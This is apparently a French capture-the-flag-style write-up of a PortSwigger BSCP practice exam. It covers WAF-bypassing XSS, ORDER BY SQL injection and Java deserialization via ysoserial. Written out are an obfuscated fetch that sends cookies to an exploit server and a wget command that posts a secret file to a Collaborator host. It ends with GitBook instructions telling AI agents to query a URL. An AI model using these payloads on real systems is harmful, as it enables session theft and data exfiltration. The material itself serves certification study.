> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md).
# Compte rendu de l'examen blanc BSCP 1
Notes sur le compte rendu de l'examen blanc BSCP 1 pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.
## Étape 1 : Accès initial (Cross-Site Scripting - XSS)
Cible : panneau de recherche. Vecteur : injection de JavaScript via le DOM dans un objet JSON.
#### 1. Analyse du site d'injection
Le terme de recherche est reflété dans une variable JavaScript :
```javascript
var searchResultsObj = {"results":[],"searchTerm":"test"}
```
```javascript
"};alert(1);//
```
#### 2. Contournement du WAF et exfiltration
Utilisation directe de `document.cookie` déclenche le WAF ("Terme de recherche potentiellement dangereux"). Pour contourner cela, un encodage hexadécimal/unicode ou `par` la fonction est utilisée.
Charge utile de test (contournement) :
```javascript
"};alert(document['/x63/x6f/x6f/x6b/x69/x65']);//
"};alert(document['/u0063/u006f/u006f/u006b/u0069/u0065']);//
"};with(document)alert(cookie);//
```
Charge utile finale (exfiltration via Collaborator) :
* Nous utilisons `eval(atob(...))` pour masquer la `fetch` requête vers notre serveur d'exploitation.
{% code overflow="wrap" %}
```javascript
"};eval(atob('ZmV0Y2goJ2h0dHBzOi8vZXhwbG9pdC0wYWVjMDBmMjA0NWI1ZDUzODMwMDg3YWMwMWVlMDA3Zi5leHBsb2l0LXNlcnZlci5uZXQvbG9nP2M9Jytkb2N1bWVudC5jb29raWUp'));//
```
{% endcode %}
#### 3. Exploit final (livré à la victime)
Le script redirige la victime vers l'URL malveillante contenant la charge utile injectée :
```javascript
```
## Étape 2 : Élévation de privilèges (Injection SQL)
Vecteur : injection SQL dans `ORDER BY` paramètre
#### 1. Identification de la base de données
L'erreur générée par une chaîne non fermée confirme une possible injection. Des charges utiles basées sur le temps sont testées pour identifier le moteur :
* PostgreSQL (cible) : `DATE,pg_sleep(10)`
* Erreur rencontrée : `impossible d'identifier un opérateur de tri pour le type void`.
* Cause : `pg_sleep()` renvoie `void`, qui ne peut pas être trié par `ORDER BY`.
#### 2. Extraction de données (basée sur les erreurs)

Pour extraire le mot de passe de l'administrateur, on force une erreur de conversion de type (cast) afin d'afficher les données dans le message d'erreur.
Charge utile : `DATE,(CASE WHEN (1=1) THEN (SELECT 'a' FROM pg_sleep(10)) ELSE 'a' END)`
Résultat : l'erreur révèle le mot de passe : `syntaxe d'entrée invalide pour le type integer : "b235d711d5858825"`
### Étape 3 : Accès au système de fichiers (désérialisation Java)
Objectif : accéder au système de fichiers (exfiltration de `secret` fichier).
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d
```
{% endcode %}

#### 1. Analyse du cookie
Une fois connecté en tant qu'admin, nous observons le `admin-prefs` cookie.
* Format : encodé en URL -> Base64 -> Gzip -> objet Java sérialisé.
#### 2. Exploitation (Ysoserial)

L'application utilise une bibliothèque vulnérable (CommonsCollections). Après avoir testé les différentes versions (1 à 8), la version CommonsCollections6 est fonctionnelle.
#### 3. Charge utile d'exfiltration

Nous générons une charge utile pour envoyer le contenu du `/home/carlos/secret` fichier vers notre serveur Collaborator via une requête POST :
{% code overflow="wrap" %}
```bash
CommonsCollections6 '/usr/bin/wget --post-file /home/carlos/secret https://xnoho8l20pznclvof0aaw7ysjjpad01p.oastify.com'
```
{% endcode %}
* Procédure : compresser le binaire en Gzip -> encoder en Base64 -> remplacer la valeur dans `admin-prefs` cookie.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/bscp-certification-practical-guide/writeup-practice-exam-1-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.